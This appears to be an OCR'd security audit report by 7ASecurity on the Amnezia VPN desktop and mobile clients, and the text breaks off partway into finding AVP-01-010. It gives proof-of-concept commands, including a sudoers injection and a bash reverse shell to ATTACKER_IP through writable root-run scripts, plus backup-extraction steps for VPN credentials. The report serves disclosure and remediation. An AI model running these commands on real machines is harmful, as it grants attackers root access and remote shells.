

Test Targets:

Amnezia VPN Mobile apps

Amnezia VPN Desktop apps

Pentest Report

Client:

Amnezia VPN

7ASecurity Test Team:

- Abraham Aranguren, MSc.
- Daniel Ortiz, BSc.
- Jesus Arturo Espinoza Soto
- Miroslav Štampar, PhD.
- Tarunkant Gupta, BTech.

7ASecurity

Protect Your Site & Apps

From Attackers

sales@7asecurity.com

7asecurity.com

INDEX

Introduction

*"**Your personal self-hosted VPN***
Free service to create a personal VPN on your server. Helps to access blocked content without revealing privacy even to VPN providers."
From: https://en.amnezia.org/

This document outlines the results of a whitebox security review conducted against the implementation of the *Amnezia VPN* clients. The project was solicited by the *Amnezia VPN* maintainers, funded by the *Open Technology Fund* (OTF), and executed by *7ASecurity* in June and July 2022. The audit team dedicated 26 working days to complete this assignment. Please note that this is the first penetration test for the platform. Consequently, identification of new security weaknesses was expected to be easier during this assignment, as more vulnerabilities are identified and resolved after each testing cycle.

During this iteration, the aim was to review the security posture of the multiple *Amnezia VPN* clients. The goal was to review all items in scope as thoroughly as possible to ensure *Amnezia VPN* users can be provided with the best possible security.

The methodology implemented was *whitebox*: The *7ASecurity* team was supplied with access to documentation, desktop and mobile app builds, source code, as well as a test VPN server, which was deployed following the *Amnezia VPN* documentation as a reference implementation. A team of 5 senior auditors executed all tasks required for this engagement, including preparation, delivery, documentation of findings and communications.

The project entailed an audit of the main *Amnezia VPN* clients: *Windows*, *Linux, Mac OS X,* and *Android*, while the *iOS* application became available towards the end of this assignment. The core goal in scope for this exercise was to verify if the *Amnezia VPN* clients deliver on their promise to protect user data as well as network traffic, and suggest how the solution might be improved in the future in order to become more difficult to attack by malicious adversaries. This included testing all clients, through static code analysis as well as at runtime, with a special focus on attack vectors that could put *Amnezia VPN* users or their data at risk.

All necessary arrangements were in place by June 2022, to facilitate a straightforward commencement for *7ASecurity*. In order to enable effective collaboration, information to coordinate the test was relayed through email as well as a shared *Slack* channel. The *Amnezia VPN* team was helpful and responsive throughout the audit, even during

out-of-office hours and weekends.

The project was competently defined and organized, which facilitated the audit for the test team. As a result, the testers did not have the need to frequently ask or wait for answers, and hence, there were no notable blockers during this iteration. Overall, the test went well and *7ASecurity* provided regular updates regarding the audit status and its interim findings during this exercise.

The findings of the security audit can be summarized as follows:

Identified Vulnerabilities	*Hardening Recommendations*	*Total*
11	*5*	*16*

Moving forward, the scope section elaborates on the items under review, and the findings section documents the identified vulnerabilities followed by hardening recommendations with lower exploitation potential. Each finding includes a technical description, a proof-of-concept (PoC) and/or steps to reproduce if required, plus mitigation or fix advice for follow-up actions by the development team.

Finally, the report culminates with a conclusion providing detailed commentary, analysis, and guidance relating to the context, preparation, and general impressions gained throughout this test, as well as a summary of the perceived security posture of the *Amnezia VPN* clients.

Scope

The following list outlines the items in scope for this project:

WP1: Whitebox Tests against AmneziaVPN Mobile clients

- https://play.google.com/store/apps/details?id=org.amnezia.vpn
- https://github.com/amnezia-vpn/desktop-client/tree/master/client/android
- https://github.com/amnezia-vpn/desktop-client/tree/dev/client/ios

WP2: Whitebox Tests against AmneziaVPN Desktop clients

- https://github.com/amnezia-vpn/desktop-client

Identified Vulnerabilities

This area of the report enumerates findings that were deemed to exhibit greater risk potential. Please note these are offered sequentially as they were uncovered, they are not sorted by significance or impact. Each finding has a unique ID (i.e. *AVP-01-001*) for ease of reference, and offers an estimated severity in brackets alongside the title.

AVP-01-001 WP2: Linux/Mac root PrivEsc via insecure Permissions *(**Critical**)*

Retest Notes: The Amnezia VPN Team resolved this issue[1], and 7ASecurity verified that the fix is valid.

It was found that the Linux and Mac clients are currently installed with insecure permissions. Please note that the Windows client is not affected by this issue. This was confirmed on the latest Amnezia VPN Linux (2.0.9[2]) and Mac (2.0.10[3]) releases at the time of writing. Malicious users can leverage this weakness to gain root privileges by simply modifying some of the Amnezia VPN files. These issues were confirmed as follows:

Issue 1: Root PrivEsc in Linux Client

Command:

```
echo 'echo "stamparm ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers' >>
'/opt/AmneziaVPN/client/bin/update-resolv-conf.sh'
```

After the Client is connected to the VPN, the script *update-resolv-conf.sh* is automatically being run by the service, and the attacker (*stamparm*) becomes a passwordless *SUDO* user. This was confirmed by in another terminal successfully as follows:

Command:

```
sudo whoami
```

Output:

```
root
```

[1] https://github.com/amnezia-vpn/desktop-client/pull/90
[2] https://github.com/amnezia-vpn/desktop-client/releases/tag/2.0.9
[3] https://github.com/amnezia-vpn/desktop-client/releases/tag/2.0.10

The root cause of this issue is that while the owner of the Linux VPN client is root, many of the files and directories allow arbitrary writes from limited users, which offers multiple privilege escalation opportunities to attackers:

Command:

```
ls -la /opt/AmneziaVPN/
```

Output:

```
total 27176
drwxr-xr-x  5 root root      4096 lip  21 21:08 ./
drwxr-xr-x 20 root root      4096 lip  21 21:07 ../
-rwxrwxrwx  1 root root      162 lip  21 21:07 AmneziaVPN_build.desktop*
drwxrwxrwx  9 root root      4096 lip  21 23:11 client/
-rw-r--r--  1 root root      540 lip  21 21:08 components.xml
-rw-r--r--  1 root root      2303 lip  21 21:08 InstallationLog.txt
-rw-r--r--  1 root root      48 lip  21 21:08 installer.dat
drwxr-xr-x  3 root root      4096 lip  21 21:08 installerResources/
-rwxr-xr-x  1 root root 27763592 lip  21 21:08 maintenancetool*
-rw-r--r--  1 root root      7897 lip  21 21:08 maintenancetool.dat
-rw-r--r--  1 root root      3171 lip  21 21:08 maintenancetool.ini
-rw-r--r--  1 root root      362 lip  21 21:08 network.xml
-rwxrwxrwx  1 root root      1967 lip  21 21:07 post_install.sh*
-rwxrwxrwx  1 root root      2159 lip  21 21:07 post_uninstall.sh*
drwxrwxrwx  7 root root      4096 lip  21 21:07 service/
```

Command:

```
find /opt/AmneziaVPN/ -writable
```

Output:

```
/opt/AmneziaVPN/client
/opt/AmneziaVPN/client/share
/opt/AmneziaVPN/client/share/icons
/opt/AmneziaVPN/client/share/icons/AmneziaVPN_Logo.png
/opt/AmneziaVPN/client/share/applications
/opt/AmneziaVPN/client/share/applications/AmneziaVPN_build.desktop
/opt/AmneziaVPN/client/AmneziaVPN.desktop
/opt/AmneziaVPN/client/bin
/opt/AmneziaVPN/client/bin/update-resolv-conf.sh
/opt/AmneziaVPN/client/bin/openssl-easyrsa.cnf
/opt/AmneziaVPN/client/bin/easyrsa
/opt/AmneziaVPN/client/bin/qt.conf
/opt/AmneziaVPN/post_install.sh
/opt/AmneziaVPN/service
/opt/AmneziaVPN/service/share
/opt/AmneziaVPN/service/share/applications
/opt/AmneziaVPN/service/share/applications/AmneziaVPN_build.desktop
/opt/AmneziaVPN/service/AmneziaVPN.service
```

```
/opt/AmneziaVPN/service/translations
/opt/AmneziaVPN/service/translations/qt_en.qm
/opt/AmneziaVPN/service/translations/qt_lv.qm
[...]
/opt/AmneziaVPN/service/translations/qt_fr.qm
/opt/AmneziaVPN/service/lib
/opt/AmneziaVPN/service/bin
/opt/AmneziaVPN/post_uninstall.sh
/opt/AmneziaVPN/AmneziaVPN_build.desktop
```

Please note that on the Linux client, *AmeziaVPN-service* is only a template used during the installation, and not used afterwards. This file is hence not suitable for an attacker for privilege escalation attacks.

Issue 2: Root PrivEsc in Mac Client

The Mac client can similarly be attacked by modifying files such as *update-resolv-conf.sh* or *AmeziaVPN-service* to gain root privileges without a prompt. In this case, only the user that originally installed the VPN client can perform this attack, backdooring the files to provide a root shell to the attacker, please note both files could be tampered as follows:

Option 1 Command (root access when the clients connects to the VPN):

```
echo "bash -c 'sh -i >& /dev/tcp/ATTACKER_IP/1234 0>&1'" >>
/Applications/AmneziaVPN.app/Contents/MacOS/update-resolv-conf.sh
```

Option 2 Command (root access on next reboot):

```
cat << EOF > /Applications/AmneziaVPN.app/Contents/MacOS/AmneziaVPN-service
#!/bin/bash
bash -c 'sh -i >& /dev/tcp/ATTACKER_IP/1234 0>&1'
EOF
```

From another terminal start a netcat listener:

Command:

```
ncat -lvp 1234
```

Depending on the tampering option chosen, when the user connects to the VPN (*update-resolve-conf.sh*) or reboots the system (*AmneziaVPN-service*), the scripts are automatically being run with root privileges, resulting in a reverse root shell:

Result:
The netcat listener receives an interactive root shell, escalating privileges without having to enter a password.

Output:

```
» ncat -lvp 1234
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from [...].
Ncat: Connection from [...]:55576.
sh: no job control in this shell
sh-3.2# whoami
root
sh-3.2#
```

The root cause of this issue is that the files are user-writable and get executed with root privileges, which offers privilege escalation opportunities to attackers:

Command:

```
ls -al /Applications/AmneziaVPN.app/Contents/MacOS/*
```

Output:

```
-rwxr-xr-x@ 1 tarun  staff  2092 Jun 28 23:30 update-resolv-conf.sh
-rwxr-xr-x  1 tarun  staff  230016 Jun 23 23:00 AmneziaVPN-service
[...]
```

It is recommended to ensure all VPN client installers implement the minimum necessary permissions for the application to work in Linux and Mac OS X, no user other than root should be able to modify Amnezia VPN files.

AVP-01-002 WP1: Possible Android/iOS Leaks via Missing Security Screen *(Low)*

Retest Notes: The Amnezia VPN Team resolved this issue[4], and 7ASecurity verified that the fix is valid.

It was found that the Android and iOS apps fail to render a security screen when they are backgrounded. This allows attackers with physical access to an unlocked device to see data displayed by the apps before they disappeared into the background. A malicious app or an attacker with physical access to the device could leverage these weaknesses to gain access to the VPN private key, VPN login credentials or VPN connection string.

To replicate this issue in Android or iOS, simply navigate to some sensitive screen and then send the application to the background. After that, show the open apps and observe how the input text can be read by the user. This text will be readable even after a phone reboot:

[4] https://github.com/amnezia-vpn/desktop-client/pull/114



Fig.: Possible leaks on Login, Server Setup and Connect screens on Android



Fig.: Possible leaks on Server Setup and Share screens on iOS

The root cause for this issue is that the Android and iOS apps do not appear to have any code that captures backgrounding events to implement a security screen. This explains why no security screen is shown. This can be confirmed by searching globally for Android and iOS events in the source code provided as well as in the decompiled binaries:

Example 1: Missing capture of backgrounding events on Android

Command:

```
egrep -Ir '(onActivityPause|ON_PAUSE)' * |egrep -v "(androidx|google|android/support)"
|wc -l
```

Output:

```
0
```

Example 2: Missing capture of backgrounding events on iOS

Command:

```
egrep -Ir '(applicationWillResignActive|applicationDidEnterBackground)' * | wc -l
```

Output:

```
0
```

It is recommended to render a security screen on top when the app is going to be sent to the background:

For iOS apps, the application being sent into the background can be detected in *Swift*[5] and *Objective-C*[6]. After that, a different screen, namely the security screen without user data, can be shown. A revised approach prevents leakage of sensitive information via iOS screenshots. This is typically accomplished in the *AppDelegate* file, using the *applicationWillResignActive* or *applicationDidEnterBackground* methods.

For Android apps, it is recommended to implement a security screen by capturing the relevant backgrounding events, typically *onActivityPause*[7] or the *ON_PAUSE* Lifecycle event[8] are used for such purposes. After that, if possible, ensure that all views have the Android FLAG_SECURE flag[9] set. This will guarantee that even apps running with root privileges are unable to directly capture information displayed by the app on the screen. Alternatively, the *QtActivity.java* file could be amended to always set this flag, regardless of the focus.

[5] https://www.hackingwithswift.com/example-code/system/how-to-detect-when-your-app-mo...ackground
[6] https://developer.apple.com/...-applicationwillresignactive?language=objc
[7] https://developer.android.com/.../Application.ActivityLifecycleCallbacks#onActivityPaused...
[8] https://developer.android.com/reference/androidx/lifecycle/Lifecycle.Event
[9] http://developer.android.com/reference/android/view/Display.html#FLAG_SECURE

AVP-01-003 WP1: Possible Phishing via StrandHogg 2.0 on Android *(Medium)*

Retest Notes: The Amnezia VPN Team resolved this issue[10], and 7ASecurity verified that the fix is valid.

Testing confirmed that the Android app is currently vulnerable to a number of task hijacking attacks. The *launchMode* for the app-launcher activity is currently set to *singleTop*[11], which mitigates task hijacking via *StrandHogg*[12] and other older techniques documented since 2015[13], while leaving the app vulnerable to *StrandHogg 2.0*[14]. This vulnerability affects Android versions 3-9.x[15] but was only patched by Google on Android 8-9[16]. Since the app supports devices from Android 7 (API level 24), this leaves all users running Android 7.x vulnerable, as well as users running unpatched Android 8-9.x devices (common).

A malicious app could leverage this weakness to manipulate the way in which users interact with the app. More specifically, this would be instigated by relocating a malicious attacker-controlled activity in the screen flow of the user, which may be useful to perform Phishing, Denial-of-Service, or capturing user-credentials. This issue has been exploited by banking malware trojans in the past[17].

In *StrandHogg* and regular Task Hijacking, malicious applications typically use one or more of the following techniques:

- ***Task Affinity Manipulation***: The malicious application has two activities M1 and M2 wherein *M2.taskAffinity* = *com.victim.app* and *M2.allowTaskReparenting* = *true*. If the malicious app is opened on M2, once the victim application has initiated, M2 is relocated to the front and the user will interact with the malicious application.
- ***Single Task Mode***: If the victim application has set *launchMode* to *singleTask*, malicious applications can use *M2.taskAffinity* = *com.victim.app* to hijack the victim's application task stack.
- ***Task Reparenting***: If the victim application has set *taskReparenting* to *true,* malicious applications can move the victim's application task to the malicious

[10] https://github.com/amnezia-vpn/desktop-client/commit/53e240add72904c586d02ae...
[11] https://developer.android.com/guide/topics/manifest/activity-element#lmode
[12] https://www.helpnetsecurity.com/2019/12/03/strandhogg-vulnerability/
[13] https://s2.ist.psu.edu/paper/usenix15-final-ren.pdf
[14] https://www.helpnetsecurity.com/2020/05/28/cve-2020-0096/
[15] https://www.xda-developers.com/strandhogg-2-0-android-vulnerability-explained-developer-mitigation/
[16] https://source.android.com/security/bulletin/2020-05-01
[17] https://arstechnica.com/.../...fully-patched-android-phones-under-active-attack-by-bank-thieves/

application's stack.

However, in the case of StrandHogg 2.0, all exported activities **without** a *launchMode* of *singleTask* or *singleInstance* are affected on vulnerable Android versions[18].

This issue can be confirmed by reviewing the *AndroidManifest* of the Android application.

Affected File:
AndroidManifest.xml

Affected Code:

```
<activity android:theme="@style/splashScreenTheme" android:label="AmneziaVPN"
android:name="org.qtproject.qt5.android.bindings.QtActivity"
android:launchMode="singleTop" android:screenOrientation="unspecified"
android:configChanges="mcc|mnc|locale|keyboard|keyboardHidden|navigation|orientation|s
creenLayout|uiMode|screenSize|smallestScreenSize|density|layoutDirection|fontScale">
```

As can be seen above, the *launchMode* is set to *singleTop*.

To ease the understanding of this problem, an example of a malicious app was created to demonstrate the exploitability of this weakness.

PoC Demo:
https://7as.es/AmneziaVPN_uEuw9k6N/task-hijacking.mp4

It is recommended to implement as many of the following countermeasures as deemed feasible by the development team:

- The task affinity of exported application activities should be set to an empty string in the Android manifest. This will force the activities to use a randomly generated task affinity instead of the package name and hence prevent task hijacking, as malicious apps will not have a predictable task affinity to target.
- The *launchMode* should then be changed to *singleInstance* (instead of *singleTask*, for example). This will ensure continuous mitigation in *StrandHogg 2.0*[19] while improving security strength against older task hijacking techniques[20].
- A custom *onBackPressed*() function could be implemented to override the default behavior.
- The *FLAG_ACTIVITY_NEW_TASK* should not be set in *activity launch* intents. If deemed required, one should use the aforementioned in combination with the

[18] https://www.xda-developers.com/strandhogg-2-0.../
[19] https://www.xda-developers.com/strandhogg-2-0-android-vulnerability-explained.../
[20] http://blog.takemyhand.xyz/2021/02/android-task-hijacking-with.html

FLAG_ACTIVITY_CLEAR_TASK flag[21].

Affected File:
AndroidManifest.xml

Proposed fix:

```
<activity android:theme="@style/splashScreenTheme" android:label="AmneziaVPN"
android:name="org.qtproject.qt5.android.bindings.QtActivity"
android:launchMode="singleInstance" android:taskAffinity=""
android:screenOrientation="unspecified"
android:configChanges="mcc|mnc|locale|keyboard|keyboardHidden|navigation|orientation|s
creenLayout|uiMode|screenSize|smallestScreenSize|density|layoutDirection|fontScale">
```

AVP-01-004 WP1: VPN Config Access via Android & iOS Backups *(Medium)*

Retest Notes: The Amnezia VPN Team resolved this issue[22][23], and 7ASecurity verified that the fix is valid.

It was found that the Android and iOS applications allow backups, and store the VPN configuration and its credentials in plain-text. In a worst case scenario, a malicious attacker with access to an unlocked phone or backups could leverage this weakness to gain SSH access to the AmneziaVPN server via stolen credentials. This issue was verified by setting up the VPN configuration and then reviewing the Android & iOS backup contents for the apps as follows:

Issue 1: Access to VPN Credentials via Android Backups

Commands:

```
adb backup -f backup.ab org.amnezia.vpn
(printf "\x1f\x8b\x08\x00\x00\x00\x00\x00";tail -c +25 backup.ab)|tar xfvz -
```

Output:

```
apps/org.amnezia.vpn/_manifest
apps/org.amnezia.vpn/r/qt-reserved-files
[...]
```

Example Affected File:
f/.config/AmneziaVPN.ORG/AmneziaVPN.conf

[21] https://www.slideshare.net/phdays/android-task-hijacking
[22] https://github.com/amnezia-vpn/desktop-client/pull/97
[23] https://github.com/amnezia-vpn/desktop-client/pull/99

Example Affected Output:

```
serversList="@ByteArray([\n   {\n    \"containers\": [\n          {\n
 \"container\": \"amnezia-shadowsocks\"\n          }\n    ],\n
\"defaultContainer\": \"amnezia-shadowsocks\",\n          \"description\": \"Server
1\",\n          \"hostName\": \"5.45.92.15\",\n     \"password\": \"4H[...]\",\n
 \"port\": 22,\n       \"userName\": \"root\"\n     }\n]\n)"
```

Issue 2: Access to VPN Credentials via iOS Backups

This issue can be verified by backing up an iDevice where the Amnezia VPN app has been installed, some configuration details added, and is synchronized with the server. Then, the whole device must be backed up without encryption with iTunes. Finally, the resulting iTunes backup files can be inspected for leaks.

The following files were found to leak sensitive information in the iTunes backup:

Example Affected File:
org.amnezia.AmneziaVPN.5WYYA886G9/Library/Preferences/org.amneziavpn.AmneziaVPN.plist

Example Affected Contents:

```
[
    {
        "containers": [
            {
                "container": "amnezia-shadowsocks"
            }
        ],
        "defaultContainer": "amnezia-shadowsocks",
        "description": "Server 1",
        "hostName": "5.45.92.15",
        "password": "4H[...]",
        "port": 22,
        "userName": "root"
    }
]
```

For the Android app, the root cause for this issue is that the application fails to define the *android:allowBackup* attribute in the *AndroidManifest.xml* file, which allows local attackers with access to an unlocked phone to enable USB debugging and access application secrets.

It is recommended to explicitly disable Android backups in the AndroidManifest.xml file to resolve this issue. This can be accomplished using a value of *false* for *android:allowBackup*. If backups must be allowed, the *android:fullBackupContent* directive could be used to specify an XML file[24] with full backup rules for auto backup[25].

For iOS, it is recommended to implement a safer form of storage at rest, for example using *SQLCipher*[26] and keeping the encryption key for the database in the iOS keychain would be a superior approach.

It is also possible to exclude certain files and directories from iOS backups by calling *[NSURL setResourceValue:forKey:error:]* using the *NSURLIsExcludedFromBackupKey* key[27]. A Swift example can be found in the blog post titled "Swift excluding files from iCloud backup"[28].

AVP-01-005 WP1: Config Access via incorrect Android Keystore Usage *(Medium)*

Retest Notes: The Amnezia VPN Team resolved this issue[29][30], and 7ASecurity verified that the fix is valid.

It was found that the Android app fails to correctly leverage the Android keystore[31], a hardware-backed security enclave ideal for secure storage of application secrets. Instead, the app stores VPN configuration information in an unencrypted file. This approach is insecure because that data could be accessed by a malicious attacker with physical access, memory access or filesystem access. Furthermore, given the large volume of publicly known Android kernel vulnerabilities[32] and high likelihood of users on unpatched Android devices, it should be assumed that malicious apps may be able to gain such access via privilege escalation vulnerabilities. At the time of writing, some sensitive items were found to be unsafely stored outside of the *Android KeyStore* and the *Android Encrypted Preferences*[33].

Affected File:
files\.config\AmneziaVPN.ORG\AmneziaVPN.conf

[24] https://developer.android.com/guide/topics/manifest/application-element#fullBackupContent
[25] https://developer.android.com/guide/topics/data/autobackup
[26] https://www.zetetic.net/sqlcipher/
[27] https://developer.apple.com/library/...#//apple_ref/doc/uid/TP40010672-CH2-SW28
[28] https://bencoding.com/2017/02/20/swift-excluding-files-from-icloud-backup/
[29] https://github.com/amnezia-vpn/desktop-client/pull/97
[30] https://github.com/amnezia-vpn/desktop-client/pull/99
[31] https://developer.android.com/training/articles/keystore
[32] https://www.cvedetails.com/vulnerability-list.php?vendor_id=1224&product_id=19997...
[33] https://developer.android.com/topic/security/data

Affected Contents:

```
{"\\n-----BEGIN OpenVPN Static key V1-----\\\\nf2baef[...]\\\\n-----END OpenVPN Static
key V1-----n\\\\n</tls-auth>\\\\n\\\"\\n}\\n\"\n                }\n            }\n
],\n        \"defaultContainer\": \"amnezia-openvpn\",\n        \"description\":
\"Server 1\",\n        \"hostName\": \"5.45.92.15\",\n        \"password\":
\"4H[...]\",\n        \"port\": 22,\n        \"userName\": \"root\"\n    }\n]\n)"}
```

It is recommended to leverage the options provided by the platform to store application secrets in a safe manner. In this case, the *Android Encrypted Preferences*[34] or the *Android Keystore*[35] would be suitable for such purposes. The Android Keystore is a hardware-backed security enclave designed to implement or complete encryption of application secrets. Further information regarding the *Android Keystore* and its protection features can be found in the official Android documentation[36].

AVP-01-006 WP2: Linux VPN Config Access via Insecure Permissions *(High)*

Retest Notes: The Amnezia VPN Team resolved this issue[37], and 7ASecurity verified that the fix is valid.

It was found that the Linux client currently stores the VPN configuration in a way that is readable to all other system users. Please note that the Mac OS and Windows clients are not affected by this issue. Malicious users with lower privileges could leverage this weakness to gain access to VPN servers from other users. This issue was confirmed as follows:

Commands:

```
cd /home/stamparm/.config/AmneziaVPN.ORG && ls -la && cat *.conf
```

Output:

```
total 20
drwxrwxr-x  2 stamparm stamparm  4096 lip  22 23:45 ./
drwxr-xr-x 67 stamparm stamparm  4096 lip  22 13:09 ../
-rw-rw-r--  1 stamparm stamparm 10030 lip  21 22:32 AmneziaVPN.conf
[...]
0j8Actazj1RiSv4FWWE\\\\nIyyHkDviJxeYq/zmwTPPAR8habJoT3Aos6Hc1wKF1HsweWoAr6mo1YqBcZ/mBLE
X\\\\nz663RbH7uWG7Mj3Xs3R6+uRWWqGpFgzUmlv5iEKzOc5hWCSZ4pJYFyaKV+8rvWOd\\\\n4r76TuxhoqtO
FRM3YDxzUqCVUSuXMYc9ovzEZsrHmOLeH8Kr2rhxmAloONCKgZPc\\\\nt5uKGbcaJ/P6lbR0\\\\n-----END
```

[34] https://developer.android.com/topic/security/data
[35] https://developer.android.com/training/articles/keystore
[36] https://developer.android.com/training/articles/keystore
[37] https://github.com/amnezia-vpn/desktop-client/commit/cdb1a4c288e86c5cef31...

```
CERTIFICATE-----\\\\n\\\\n</cert>\\\\n<key>\\\\n-----BEGIN PRIVATE
KEY-----\\\\nMIIE[...]kFAcQ==\\\\n-----END PRIVATE
KEY-----\\\\n\\\\n</key>\\\\n<tls-auth>\\\\n#\\\\n# 2048 bit OpenVPN static
key\\\\n#\\\\n-----BEGIN OpenVPN Static key V1-----\\\\nf2bae[...]85283\\\\n-----END
OpenVPN Static key V1-----\\\\n\\\\n</tls-auth>\\\\n\\\"\\n}\\n\",\n
\"port\": \"1194\",\n                    \"transport_proto\": \"udp\"\n
}\n           }\n    ],\n          \"defaultContainer\": \"amnezia-openvpn\",\n
\"description\": \"Server 1\",\n    \"hostName\": \"5.[...].15\",\n      \"password\":
\"4H[...]Qa\",\n      \"port\": 22,\n       \"userName\": \"root\"\n     }\n]\n)"
```

It is recommended to implement the minimum possible permissions on all configuration files for the application to work. An approach similar to the widely accepted guidelines to secure SSH configuration files should be used for this purpose. A detailed breakdown of this can be found in the *Frank Lin* blog[38].

AVP-01-010 WP2: Linux/Mac/Win DoS via Predictable Port Usage *(Medium)*

Retest Notes: The Amnezia VPN Team resolved this issue[39], and 7ASecurity verified that the fix is valid.

It was found that the Linux, Mac and Windows Amnezia VPN clients are vulnerable to DoS when a malicious application or user utilizes TCP port 57775. Specifically, when localhost TCP port 57775 is occupied by any user, the OpenVPN setup will fail. This issue occurs due to explicit usage of 57775, as the predefined port for management purposes, during the *openvpn* command line run. This issue was confirmed as follows:

